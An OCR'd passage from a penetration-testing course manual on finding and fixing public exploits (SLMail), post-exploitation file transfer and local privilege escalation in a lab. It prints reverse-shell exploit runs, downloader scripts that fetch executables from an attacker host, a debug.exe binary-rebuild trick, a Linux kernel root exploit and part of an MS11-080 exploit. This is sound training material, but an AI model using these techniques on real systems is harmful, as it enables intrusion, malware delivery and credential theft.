
9.1.1 - Finding Exploits in Kali Linux

The Exploit Database is maintained by Offensive Security, and provides an offline copy of all the archived exploits it contains. This archive is present in Kali Linux, and has some useful search features. In the following example, exploits with a matching "slmail" string description are found:

```
root@kali:~# searchsploit slmail
 Description                                      Path
--------------------------------------------------- -------------------------
SLMail 5.5 POP3 PASS Buffer Overflow Exploit       /windows/remote/638.py
SLMAIL 5.5 POP3 PASS - Remote Buffer Overflow      /windows/remote/643.c
SLMail 5.5 - Remote Buffer Overflow Exploit        /windows/remote/646.c
root@kali:~# locate /643.c
/usr/share/exploitdb/platforms/windows/remote/643.c
root@kali:~#
```

9.1.2 - Finding Exploits on the Web

The Exploit Database and SecurityFocus exploit archives are both trustworthy sources of exploits, which get updated on a daily basis. In addition, the Exploit Database occasionally matches exploits to vulnerable installations of software, for research purposes.



SecurityFocus exploit archives will often contain exploit code:




Figure 47 - SecurityFocus Vulnerability Information

9.1.2.1 - Exercises

(Reporting is not required for these exercises)

1. Identify products that have a history of problems. Identify products that are typically hard to patch.
2. Look at the frequency of what sort of exploits are released. Can you identify which types of exploits are more common than others?
3. Understand the difference between a reported vulnerability and an exploit.

9.2 - Customizing and Fixing Exploits

Due to varying development environments, vulnerable software versions, and different software patches, it is understandable that many (if not most) of the public exploits found on the Internet will not work, straight out of the box. We'll find everything from wrong offsets, return addresses intended for different operating systems or patch levels, and bad code.

Adding to this mess, many exploits might be one shots, meaning that if the exploit is unsuccessful, the service will crash, and will not be available for further exploitation attempts until it is restarted, or until the machine is rebooted.

9.2.1 - Setting Up a Development Environment

For the reasons above, we will never run an exploit without first examining its code, and understanding its inner workings. Once we have done that, we will set up a small development environment which matches the operating system version and vulnerable software version, in order to test and improve existing exploits. Once we are fairly certain that our fixed exploit will work on the target machine, we can then proceed to launch it against our victim.

9.2.2 - Dealing with Various Exploit Code Languages

Exploit code can come in all forms. From Python, Perl and Ruby scripts, to C or C++. To further complicate things, languages such as C and C++ have different flavors between Linux/Unix and Windows, and this code is often not cross-compatible.

For example, in our previous search for additional SLMail exploits, in the ***exploitdb*** archive, we found several results. Let's take a closer look at two of them: **643.c** and **646.c**.

9.2.2.1 - Swapping out Shellcode

Most commonly, public exploits will have shellcode that will not suit our purposes. From shellcodes that pop up a calculator, to bind shells that might not suit our exploitation environment, to reverse shells with hardcoded IPs.

If the program is easily debuggable, such as SLMail, or if the vulnerability is not sensitive to varying buffer sizes, then swapping out the shellcode for the exploit is a relatively simple task. However, for more complex exploits, such as those that bypass DEP and ASLR, swapping out your shellcode might have negative effects on the exploit, due to changes in shellcode size, and resulting misalignment of various instructions in the exploit.

9.2.2.2 - exploitdb - 643.c

The first exploit we look at has the following C directives:

```
root@kali:~/slmail# head 643.c
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <errno.h>
#include <netinet/in.h>
#include <netdb.h>
#include <string.h>
```

These suggest that this exploit should be compiled in a Unix like environment, with a compiler such as *gcc.*

We peek at the exploit code, and notice several issues with the exploit that will prevent it working as it is. For one, the return address is not relevant to our target machine.

```
define retadd "\x9f\x45\x3a\x77" /*win2k server sp4 0x773a459f*/
```

Next, it looks like this exploit uses a hardcoded reverse shell shellcode. Even if the exploit code works, a shell will most probably be sent to an invalid IP, so we'll need to swap out the shellcode. In addition, some buffer offsets seem to be misaligned, which also needs to be fixed to get a working exploit.

Lastly, the exploit posted seems to have a hardcoded IP address for the victim machine:

```
xs = conn("192.168.224.144");
```

9.2.2.3 - exploitdb - 646.c

Looking at this exploit, we notice the following C directives:

```
root@kali:~/slmail# head slmail-win.c
/*
SLMAIL REMOTE PASSWD BOF - Ivan Ivanovitc Иван-дурак
недействительный 31337 Team
*/
#include <string.h>
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>
```

These directives indicate this code should be compiled in a Windows environment. Fortunately, Kali Linux has a Windows cross compiler, which we can use for this task, called ***mingw***. If not already present, we can install it in Kali Linux, using the following command:


```
root@kali:~# apt-get install mingw32
```

Once installed we can use the ***mingw*** cross compiler to compile this code into a Windows PE executable[48], and then run this executable on Kali Linux using **wine**. Before we do that, let's inspect the code.

A glance is enough to tell us this exploit will most definitely **not** work as-is. Once again, issues such as irrelevant return addresses and irrelevant shellcode hamper us. However, with a bit of debugging and massaging, we can get the exploit to work.

```
root@kali:~# cd slmail/
root@kali:~/slmail#
root@kali:~/slmail# i586-mingw32msvc-gcc slmail-win-fixed.c -lws2_32 –o s.exe
slmail-win-fixed.c: In function 'exploit':
slmail-win-fixed.c:54: warning: assignment from incompatible pointer type
root@kali:~/slmail# wine s.exe 192.168.11.35

[$] SLMail Server POP3 PASSWD Buffer Overflow exploit
[$] by Mad Ivan [ void31337 team ] - http://exploit.void31337.ru

[+] Connecting to 192.168.11.35
[+] Connected to 192.168.11.35
[+] +OK POP3 server offsec-lab ready <00001.1476799@offsec-lab>
[+] Sending Username...
[+] +OK madivan welcome here
 ready <00001.1476799@offsec-lab>
[+] Sending Evil buffer...
[*] Done! Connect to the host on port 4444...
```

[48] https://forums.offensive-security.com/showthread.php?t=2206&p=8529

Once the fixed exploit payload is sent, our new reverse shell payload gets executed, and we get a reverse shell back from the SLMail server.

```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.10.5] from (UNKNOWN) [192.168.11.35] 49158
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\SLmail\System>
```

Regardless of whether we get a shell from the compiled exploit, notice that we compiled Windows C code on a Linux machine, and then ran a Windows executable…on Linux!

9.2.3 - Exercises

1. Fix and compile ***643.c*** to exploit your SLMail installation
2. Fix and compile ***646.c*** under Linux using mingw

10. - File Transfers

The term *post exploitation* refers to the actions performed by an attacker, once some level of control has been gained on his target. This may include uploading files and tools to the target machine, elevating privileges, expanding control into additional machines, installing backdoors, cleaning up evidence of the attack, etc. However, one of the first steps we'll take is to upload files that will aid us in the post exploitation processes. This could include compiled exploit binaries, command line port scanners, backdoors, and password dumpers.

10.1 - A Word About Anti Virus Software

The post exploitation stage is where most penetration testers will meet one of their biggest adversaries – Anti Virus. In most corporate environments, antivirus software will be installed diligently on all computers. The main purpose of this software is to identify files on the file system which pose a threat to the machine, or network. The antivirus companies create databases of signatures for known malicious files. Once a file with a known signature is found, it is usually quarantined by the antivirus software, and rendered useless. Even worse, the incident containing information about the affected file may alert diligent administrators to our presence. Imagine the frustration of getting so far into an engagement where you have a remote shell on an internal machine…and its lost due to an antivirus application picking up one of your uploads.

One of our favorite ways to avoid antivirus software is to use legitimate administrative tools during the post exploitation phase. We will address the issue of antivirus bypass, later in the course, once we have been introduced to the right tools.

10.2 - File Transfer Methods

Inevitably, one of the first steps to take after gaining a remote shell is to upload additional tools to the remote machine. This will aid in establishing, and expanding, our control of the machine, and network. The initial limitation we face, when trying to upload files on a freshly compromised machine, is that we are limited to only using tools that are available on the target. In Unix environments, we will often find tools such as ***netcat***, ***curl*** or ***wget*** preinstalled with the operating system, which make downloading files from a remote machine simple. However, on Windows machines, the process is usually not as straight forward.

10.2.1 - The Non-Interactive Shell

Most netcat-like connections provide a non interactive shell. Let's look at the example, below.

Type the command **dir** into a command prompt on a Windows machine. This command is non-interactive, because once it is executed, it does not require more input from the user in order to complete. Now try the following experiment. Connect to a FTP server from the Windows command line, and attempt to log in.

```
C:\Users\offsec>ftp ftp.microsoft.com
Connected to ftp.microsoft.akadns.net.
220 Microsoft FTP Service
User (ftp.microsoft.akadns.net:(none)): test
331 Password required for test.
Password: test
530 User cannot log in.
Login failed.
ftp> bye
221 Thank you for using Microsoft products.
C:\Users\offsec>
```


Despite the fact that the login failed, notice that the **ftp.exe** client process exited only once we interacted with it, and gave the ***bye*** command. This is an interactive program that requires user intervention to complete.

The standard output from an interactive program is not redirected correctly to the shell, and you will often get timed out, or disconnected from the shell, if you try. Experiment for yourself. Try logging in to an FTP server, from a remote shell, and see what happens.

10.2.2 - Uploading Files

Depending on the underlying operating system you are working with, there may be several tools already present on the compromised machine that can help you upload your first files.

10.2.2.1 - Uploading Files With TFTP

TFTP is a UDP based file transfer protocol and is often restricted by corporate egress firewall rules. Windows operating systems up to Windows XP and 2003 contain a TFTP client, by default. In Windows 7, 2008, and above, this tool needs to be explicitly added, during installation. For these reasons, TFTP is not the ideal file transfer protocol in most situations. On the other hand, the big advantage of TFTP file transfers is that the **tftp** client can work interactively, making the file transfer easy, if the correct conditions exist. We first need to set up the TFTP server in Kali.


```
root@kali:~# mkdir /tftp
root@kali:~# atftpd --daemon --port 69 /tftp
root@kali:~# cp /usr/share/windows-binaries/nc.exe /tftp/
```


In this example we will serve the *nc.exe* file from our Kali box, to the Window 7 lab machine. We invoke the **tftp** client, on the Windows 7 box, with parameters similar to those below.

```
C:\Users\Offsec>tftp -i 192.168.10.5 get nc.exe
Transfer successful: 59392 bytes in 16 second(s), 3712 bytes/s
```


10.2.2.2 - Uploading Files with FTP

Windows operating systems contain a default FTP client that can also be used for file transfers. As we've previously seen, the **ftp.exe** client is an interactive program that requires input to complete. We will need to solve this problem before attempting to use FTP as a file transfer protocol. The **ftp** help option (**-h**) has some clues that might come to our aid:



We can turn the FTP file transfer to a non-interactive process, by providing the ***ftp.exe*** client with a text file containing the commands to be executed. On the attacking side, we will need to set up an FTP server, to which the victim machine will connect, and download the requested file.

We can quickly install the PureFTPd[49] server in Kali as follows:

```
root@kali:~# apt-get update && apt-get install pure-ftpd
```

[49] http://www.pureftpd.org/project/pure-ftpd

Before any clients can connect to our FTP server, we first need to create a new user for PureFTPd. The following Bash script will automate the user creation for us:

```
#!/bin/bash

groupadd ftpgroup
useradd -g ftpgroup -d /dev/null -s /etc ftpuser
pure-pw useradd offsec -u ftpuser -d /ftphome
pure-pw mkdb
cd /etc/pure-ftpd/auth/
ln -s ../conf/PureDB 60pdb
mkdir -p /ftphome
chown -R ftpuser:ftpgroup /ftphome/
/etc/init.d/pure-ftpd restart
```

We then run the script and provide a password for the offsec when prompted:

```
root@kali:~# chmod 755 setup-ftp
root@kali:~# ./setup-ftp
Password:
Enter it again:
Restarting ftp server
```

With our FTP server configured, we can now paste the following commands into a remote Windows shell and download files over FTP non-interactively.

```
C:\Users\offsec>echo open 192.168.10.5 21> ftp.txt
C:\Users\offsec>echo ftp>> ftp.txt
C:\Users\offsec>echo ftp>> ftp.txt
C:\Users\offsec>echo bin >> ftp.txt
C:\Users\offsec>echo GET nc.exe >> ftp.txt
C:\Users\offsec>echo bye >> ftp.txt
C:\Users\offsec>ftp -s:ftp.txt
```


10.2.2.3 - Uploading Files Using Scripting Languages

Scripting engines such as VBScript (in Windows XP, 2003) and PowerShell (in Windows 7, 2008, and above) can both be leveraged to download files to our victim machine. For example, the following set of non-interactive ***echo*** commands, when pasted into a remote shell, will write out a VBS script that acts as a simple HTTP downloader.

```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs
echo  Err.Clear >> wget.vbs
echo  Set http = Nothing >> wget.vbs
echo  Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo  If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo  If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo  If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo  http.Open "GET", strURL, False >> wget.vbs
echo  http.Send >> wget.vbs
echo  varByteArray = http.ResponseBody >> wget.vbs
echo  Set http = Nothing >> wget.vbs
echo  Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo  Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs
echo  strData = "" >> wget.vbs
echo  strBuffer = "" >> wget.vbs
echo  For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo  ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1, 1))) >> wget.vbs
echo  Next >> wget.vbs
echo  ts.Close >> wget.vbs
```

Now, we can serve files on our own web server, and download them to the victim machine with ease:

```
C:\Users\Offsec>cscript wget.vbs http://192.168.10.5/evil.exe evil.exe
```


An even simpler example, for downloading files on machines that have PowerShell installed, is shown below.

```
C:\Users\Offsec> echo $storageDir = $pwd > wget.ps1
C:\Users\Offsec> echo $webclient = New-Object System.Net.WebClient >>wget.ps1
C:\Users\Offsec> echo $url = "http://192.168.10.5/evil.exe" >>wget.ps1
C:\Users\Offsec> echo $file = "new-exploit.exe" >>wget.ps1
C:\Users\Offsec> echo $webclient.DownloadFile($url,$file) >>wget.ps1
```

Now, we can use PowerShell to run the script and download our file:

```
C:\Users\Offsec> powershell.exe -ExecutionPolicy Bypass -NoLogo -
NonInteractive -NoProfile -File wget.ps1
```

10.2.2.4 - Using debug.exe to Transfer Files

Another common file transfer method employed against 32 bit Windows operating systems is the **debug.exe** utility. The debug.exe program acts as an assembler, disassembler, and a hex dumping tool.

The concept behind the use of debug.exe for file transfers is similar to the use of scripting languages. We use non-interactive **echo** commands, to write out the binary file in its hex value equivalents, and then use debug.exe to assemble the written text file into a binary file. There is a **64k** byte size limit to the files that can be created by debug.exe.

For example, let's try to use **debug.exe** to transfer Netcat for Windows from our Kali Linux machine, to the Windows 7 Lab machine, over a remote shell. We'll start by locating and inspecting the **nc.exe** file on Kali Linux. We notice the file size is 59k – just under our 64k limit. Let's see if we can further decrease the binary file size, by using a PE compression tool, such as **upx**, an executable packer.


```
root@kali:~# locate nc.exe|grep binaries
/usr/share/windows-binaries/nc.exe
root@kali:~# cp /usr/share/windows-binaries/nc.exe .
root@kali:~# ls -l nc.exe
-rwxr-xr-x 1 root root 59392 Apr 11 05:13 nc.exe
root@kali:~# upx -9 nc.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2011
UPX 3.08        Markus Oberhumer, Laszlo Molnar & John Reiser   Dec 12th 2011

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     59392 ->     29184   49.14%    win32/pe     nc.exe

Packed 1 file.
root@kali:~# ls -l nc.exe
-rwxr-xr-x 1 root root 29184 Apr 11 05:13 nc.exe
```

The **upx** utility has optimized the file size of nc.exe**,** and decreased it by almost 50%. The Windows PE file is still functional, and can be run as normal. Now that our file is optimized and ready for transfer, we can convert the **nc.exe** file to a text file that can be used by **debug.exe,** on the victim machine, to rebuild the file from text, back to an executable. Let's see how this is done. We'll be using a Windows tool called **exe2bat** for the conversion process.

```
root@kali:~# locate exe2bat
/usr/share/windows-binaries/exe2bat.exe
root@kali:~# cp /usr/share/windows-binaries/exe2bat.exe .
root@kali:~# wine exe2bat.exe nc.exe nc.txt

Finished: nc.exe > nc.txt
```



```
root@kali:~# head nc.txt
echo n 1.dll >123.hex
echo e 0100 >>123.hex
echo 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00
40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c
cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72
75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00
>>123.hex
echo e 0180 >>123.hex
echo 50 45 00 00 4c 01 04 00 ee 7e 66 51 00 00 00 00 00 00 00 00 e0 00 0f 03
0b 01 02 16 00 98 00 00 00 4c 00 00 00 00 00 00 00 4c 00 00 00 10 00 00 00 c0
00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00
00 00 00 00 00 30 01 00 00 04 00 00 5a 93 01 00 03 00 00 00 00 00 10 00 00 10
00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00
>>123.hex
echo e 0200 >>123.hex
...
```


We now have a file called *nc.txt*, which can simply be copied and pasted, in the remote shell. Notice how each command executed is non interactive, and simply **echo**'s a bunch of hex strings, into a file. Towards the end of nc.txt, we can see the commands that rebuild the *nc.exe* executable, on the target machine:

```
...
echo e e900 >>123.hex
echo  >>123.hex
echo r cx >>123.hex
echo e800 >>123.hex
echo w >>123.hex
echo q >>123.hex
debug<123.hex
copy 1.dll nc.exe
```

10.2.3 - Exercises

(Reporting is not required for these exercises)

1. Use TFTP to transfer files from a non-interactive shell.
2. Use FTP to transfer files from a non-interactive shell.
3. Use VBScript to transfer files from a non-interactive shell.
4. Use PowerShell to transfer files from a non-interactive shell.
5. Use debug.exe to transfer files from a non-interactive shell.

Note: When you encounter issues, first try within an interactive shell. Watch for issues that may cause problems, in a non-interactive shell.

11. - Privilege Escalation

Privilege escalation is the process of increasing the level of access to a machine, or network. In most operating systems, and networked environments, the process of privilege escalation is inherently prevented, in order to adhere to the user privilege separation model. Therefore, by definition, the process of privilege escalation will involve breaking this security model.

11.1 - Privilege Escalation Exploits

The expression **privilege escalation exploits** is a tricky one. By definition, most exploits fall under this category. If they work, they will elevate your privileges in some way on the target machine, by successfully exploiting an existing vulnerability. However, the term **privilege escalation exploit** is usually reserved for exploits that run locally, on a victim machine, most commonly exploiting a process or service with higher privileges. If the exploitation is successful, our exploit payload will be executed with those higher privileges.

11.1.1 - Local Privilege Escalation Exploit in Linux Example

Consider the following scenario: You have discovered SSH credentials for a user on an Ubuntu machine. You SSH in, and discover that you have normal user privileges. You discover that the machine is running Ubuntu 11.10, 32 bit, which has never been patched. You decide to use a known Linux kernel root exploit, which affects CVE 2012-0056. You download the exploit to the victim machine, compile it, and run it:

```
offsec@ubuntu:~$ id
uid=1000(offsec) gid=1000(offsec)
offsec@ubuntu:~$ cat /etc/shadow|grep root
```



```
cat: /etc/shadow: Permission denied
offsec@ubuntu:~$ wget -O exploit.c http://www.exploit-db.com/download/18411
offsec@ubuntu:~$ gcc -o mempodipper exploit.c
offsec@ubuntu:~$ ./mempodipper
==============================
=           Mempodipper        =
=            by zx2c4          =
=          Jan 21, 2012        =
==============================

[+] Waiting for transferred fd in parent.
[+] Executing child from child fork.
[+] Opening parent mem /proc/8810/mem in child.
[+] Sending fd 3 to parent.
[+] Received fd at 5.
[+] Assigning fd 5 to stderr.
[+] Reading su for exit@plt.
[+] Resolved exit@plt to 0x8049520.
[+] Calculating su padding.
[+] Seeking to offset 0x8049514.
[+] Executing su with shellcode.
# id
uid=0(root) gid=0(root)
# cat /etc/shadow |grep root
root:!:15806:0:99999:7:::
#
```

The kernel vulnerability is successfully exploited, providing us with root privileges on the machine. To read more about this vulnerability, visit the original blog post released on this subject at: http://blog.zx2c4.com/749.

11.1.2 - Local Privilege Escalation Exploit in Windows Example


A nice local privilege escalation exploit for the Windows environment is the MS11-080[50] AfdJoinLeaf Privilege Escalation vulnerability. This bug is a classic example of an elevation of privilege vulnerability, caused by poor validation of input passed from user mode to the Windows kernel. In this case, the Ancillary FunctionDriver (afd.sys), allows a local attacker to pass a malicious crafted input leading to an arbitrary memory overwrite in kernel space. This results in complete control of the system, affecting both the 32 and 64 bit versions of Windows XP and Windows 2003. A Python script was written to exploit this vulnerability, for unpatched Windows XP and 2003 systems, which can be found on the Exploit Database[51].

[50] http://technet.microsoft.com/en-us/security/bulletin/ms11-080
[51] http://www.exploit-db.com/exploits/18176/

MS11-080 Afd.sys Privilege Escalation Exploit

EDB-ID: 18176	CVE: 2011-2005	OSVDB-ID: 76232
Author: Matteo Memelli	Published: 2011-11-30	Verified: ✔
Exploit Code:	Vulnerable App: N/A	

Rating Overall: (0.0)



Previous Exploit | Home | Next Exploit

```
###############################################################################
######### MS11-080 - CVE-2011-2005 Afd.sys Privilege Escalation Exploit ########
#########          Author: ryujin@offsec.com - Matteo Memelli           ########
#########                        Spaghetti & Pwnsauce                   ########
#########                yuck! 0xbaadf00d Elwood@mac&cheese.com         ########
#########                                                               ########
#########      Thx to dookie(lifesaver)2000ca, dijital1 and ronin       ########
#########                          for helping out!                     ########
#########                                                               ########
#########                    To my Master Shifu muts:                   ########
#########            "So that's it, I just need inner peace?" ;)        ########
#########                                                               ########
#########         Exploit tested on the following 32bits systems:       ########
#########        Win XPSP3 Eng, Win 2K3SP2 Standard/Enterprise Eng      ########
###############################################################################

from ctypes import (windll, CDLL, Structure, byref, sizeof, POINTER,
                    c_char, c_short, c_ushort, c_int, c_uint, c_ulong,
                    c_void_p, c_long, c_char_p)
from ctypes.wintypes import HANDLE, DWORD
import socket, time, os, struct, sys
from optparse import OptionParser

usage =  "%prog -O TARGET_OS"
parser = OptionParser(usage=usage)
parser.add_option("-O", "--target-os", type="string",
                  action="store", dest="target_os",
                  help="Target OS. Accepted values: XP, 2K3")
(options, args) = parser.parse_args()
OS = options.target_os
if not OS or OS.upper() not in ['XP','2K3']:
   parser.print_help()
   sys.exit()
OS = OS.upper()

kernel32 = windll.kernel32
ntdll    = windll.ntdll
Psapi    = windll.Psapi
```

